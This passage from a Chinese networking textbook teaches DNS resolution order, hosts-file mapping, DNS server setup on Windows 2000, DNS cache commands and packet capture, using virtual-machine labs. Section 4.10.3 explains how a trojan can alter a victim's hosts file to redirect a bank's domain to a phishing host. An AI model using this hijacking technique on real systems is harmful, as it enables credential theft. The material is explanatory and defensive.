


图 4-96　域名解析过程

主机每次通过 DNS 协议获得一组域名与 IP 地址的映射记录，都会将这组记录存储在 DNS 缓存表中，以后主机可以直接从 DNS 缓存表中取出这个域名对应的 IP 地址，而

不需要再次使用 DNS 协议，这样可以提高通信效率。如果 DNS 缓存表中也不包含 www. sina. com. cn 的 IP 地址，这时客户机才会使用 DNS 协议。

DNS 协议采用请求、应答工作模式，客户首先向 DNS 服务器提交一个解析请求，请求解析域名 www. sina. com. cn 对应的 IP 地址。DNS 服务器收到这个请求之后，会返回一个 DNS 应答报文，其中就携带了 sina 服务器对应的 IP 地址 61. 1. 1. 2。之后客户就可以与服务器进行直接的双向通信，完成网页浏览的任务。

通过上面的分析可以看出，主机在进行域名解析时并不是直接使用 DNS 协议，而是按照先检查 hosts 文件，再检查 DNS 缓存表，最后使用 DNS 协议的流程处理。

4.10.3 hosts 文件及其安全隐患

hosts 文件中记录了一些主机域名与 IP 地址的映射关系，在 Windows 系统中它保存在“系统盘\WINDOWS\system32\drivers\etc”路径下。下面通过一个训练来学习 hosts 文件的使用方法。

训练：以 host-only 方式启动 Windows XP 虚拟机，在本机的 hosts 文件中添加一条域名映射记录，将 Windows XP 虚拟机的 IP 地址映射为域名 www. abc. com，然后在本机执行 ping www. abc. com，查看测试结果。

第一步：以 host-only 方式启动 Windows XP 虚拟机，配置 IP 地址，测试本机与虚拟机之间的通信(配置步骤略)。

第二步：在本机的 hosts 文件中添加一条域名映射记录。

在本机的 hosts 文件中添加一条域名映射记录，将 Windows XP 虚拟机的 IP 地址 192. 168. 0. 20 映射为域名 www. abc. com，配置结果如图 4-97 所示。



图 4-97 配置 hosts 文件

第三步：在本机执行 ping www. abc. com，查看测试结果。

在本机执行 ping www. abc. com，测试结果如图 4-98 所示。可见域名解析成功。

通过上面的测试可以看出 hosts 文件的优先级高于 DNS 协议，如果 hosts 文件被人为恶意修改(例如，黑客利用木马程序控制受害者主机，进而修改 hosts 文件)，将导致严重后果。例如，黑客在 hosts 文件中添加如图 4-99 映射记录。

这条记录导致受害者通过域名访问 www. icbc. com. cn 站点时，与其实际通信的将是 192. 168. 0. 20 这台主机，而在其上很可能运行的是一个伪造的、用于盗取账户信息的钓鱼站点。

```
D:\WINDOWS\system32\cmd.exe
D:\Documents and Settings\xgt>ping www.abc.com

Pinging www.abc.com [192.168.0.20] with 32 bytes of data:

Reply from 192.168.0.20: bytes=32 time=6ms TTL=128
Reply from 192.168.0.20: bytes=32 time<1ms TTL=128
Reply from 192.168.0.20: bytes=32 time<1ms TTL=128
Reply from 192.168.0.20: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.0.20:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 6ms, Average = 1ms
```

图 4-98　测试结果



图 4-99　恶意映射记录

4.10.4　配置 DNS 服务器

DNS 服务是网络内的一种重要服务，下面结合具体训练介绍如何在 Windows 2000 系统主机上开启 DNS 服务功能。

训练：以 host-only 方式启动 Windows XP 和 Windows 2000 虚拟机，按照图 4-100 配置 IP 地址。Windows XP 虚拟机作为 Web 服务器，其域名为 www.ccid.com、IP 地址为 192.168.0.20。Windows 2000 虚拟机作为 DNS 服务器，完成域名解析任务。本机作为客户端，使用 www.ccid.com 浏览 Web 服务器主页。




图 4-100　测试环境

第一步：以 host-only 方式启动 Windows XP 和 Windows 2000 虚拟机，按照图 4-100 配置 IP 地址(步骤略)。

第二步：在 Windows XP 虚拟机上安装一个论坛站点，在本机测试访问。

在 Windows XP 虚拟机上安装一个论坛站点。在本机测试访问站点，结果如图 4-101所示。



图 4-101　本机测试访问站点

第三步：在 Windows 2000 虚拟机上配置 DNS 映射记录，将域名 www.ccid.com 映射为 192.168.0.20。

在 Windows 2000 虚拟机上单击“开始”→“程序”→“管理工具”→DNS→右击“正向搜索区域”→“新建区域”→“下一步”→“标准主要区域”→“下一步”→输入区域名称“ccid.com”→“下一步”→“下一步”→“完成”。结果如图 4-102 所示。



图 4-102　新建区域

右击 ccid.com→新建主机→名称输入“www”，IP 地址输入“192.168.0.20”，如图 4-103 所示→“添加主机”。

这样一来，在 DNS 服务器上添加了一条映射记录 www.ccid.com 映射为 192.168.0.20，如图 4-104 所示。至此 DNS 服务器配置完成。

第四步：为本机配置 DNS 服务器 IP，测试通过域名访问论坛。

将本机的 DNS 服务器 IP 地址配置为 192.




图 4-103　“新建主机”对话框




图 4-104　添加了一条映射记录

168.0.4，配置结果如图 4-105 所示。




图 4-105　为本机配置 DNS 服务器 IP

在本机使用域名 www.ccid.com 浏览论坛站点，测试结果如图 4-106 所示，可见 DNS 服务器正常完成了域名解析工作。



图 4-106　测试结果

4.10.5 DNS 缓存表

主机每次通过 DNS 协议获得一组域名与 IP 地址的映射记录，都会将这组记录存储在 DNS 缓存表中，以后主机可以直接从 DNS 缓存表中取出这个域名对应的 IP 地址，而不需要再次使用 DNS 协议，这样可以提高通信效率。

查看 DNS 缓存表的命令是 ipconfig /displaydns，图 4-107 是在本机查看 DNS 缓存的结果，可见其中记录了域名 www. ccid. com 与 IP 地址 192. 168. 0. 20 的映射关系。删除 DNS 缓存表的命令是 ipconfig /flushdns，执行该命令之后，DNS 缓存表被清空，之后本机再次访问 www. ccid. com 时，将会重新使用 DNS 协议来获得对应的 IP 地址。




图 4-107　查看 DNS 缓存

4.10.6 DNS 报文分析

DNS 协议采用请求、应答工作模式，客户首先向 DNS 服务器提交一个解析请求，请求解析某个域名对应的 IP 地址。DNS 服务器收到请求之后，会返回一个 DNS 应答报文，其中就携带了域名对应的 IP 地址。下面结合实例来学习 DNS 请求和应答报文的格式。

训练：在 4. 10. 4 节的实验环境中，使用 Sniffer 捕获、分析 DNS 请求和应答报文。

第一步：按照 4. 10. 4 节配置实验环境（步骤略）。

第二步：在本机浏览论坛站点，同时使用 Sniffer 捕获通信数据。

在本机的 IE 浏览器地址栏中输入“http://www. ccid. com/index. asp”浏览论坛站点，同时使用 Sniffer 捕获通信数据，结果如图 4-108 所示。

No.	Source Address	Dest Address	Summary
1	VMWareC00001	Broadcast	ARP: C PA=[192.168.0.4] PRO=IP
2	000C295C7E7B	VMWareC00001	ARP: R PA=[192.168.0.4] HA=000C295C7E7B PRO=IP
3	[192.168.0.5]	[192.168.0.4]	DNS: C ID=43693 OP=QUERY NAME=www.ccid.com
4	[192.168.0.4]	[192.168.0.5]	DNS: R ID=43693 OP=QUERY STAT=OK NAME=www.ccid.com
5	[192.168.0.5]	www.ccid.com	TCP: D=80 S=1227 SYN SEQ=531012338 LEN=0 WIN=65535
6	www.ccid.com	[192.168.0.5]	TCP: D=1227 S=80 SYN ACK=531012339 SEQ=202025295 LEN=0 WIN=64240
7	[192.168.0.5]	www.ccid.com	TCP: D=80 S=1227 ACK=202025296 WIN=65535
8	[192.168.0.5]	www.ccid.com	HTTP: C Port=1227 GET /index.asp HTTP/1.1
9	www.ccid.com	[192.168.0.5]	HTTP: R Port=1227 HTTP/1.1 Status=OK-2262 bytes of content
10	www.ccid.com	[192.168.0.5]	HTTP: Continuation of frame 9;1058 Bytes of data
11	[192.168.0.5]	www.ccid.com	TCP: D=80 S=1227 ACK=202027802 WIN=65535
12	[192.168.0.5]	www.ccid.com	HTTP: C Port=1227 GET /css.css HTTP/1.1
13	www.ccid.com	[192.168.0.5]	HTTP: R Port=1227 HTTP/1.1 Status=Not Found-3780 bytes of content
14	www.ccid.com	[192.168.0.5]	HTTP: Continuation of frame 13;1448 Bytes of data
15	[192.168.0.5]	www.ccid.com	TCP: D=80 S=1227 ACK=202030698 WIN=65535
16	www.ccid.com	[192.168.0.5]	HTTP: Continuation of frame 13;1047 Bytes of data
17	[192.168.0.5]	www.ccid.com	TCP: D=80 S=1227 ACK=202031745 WIN=64488

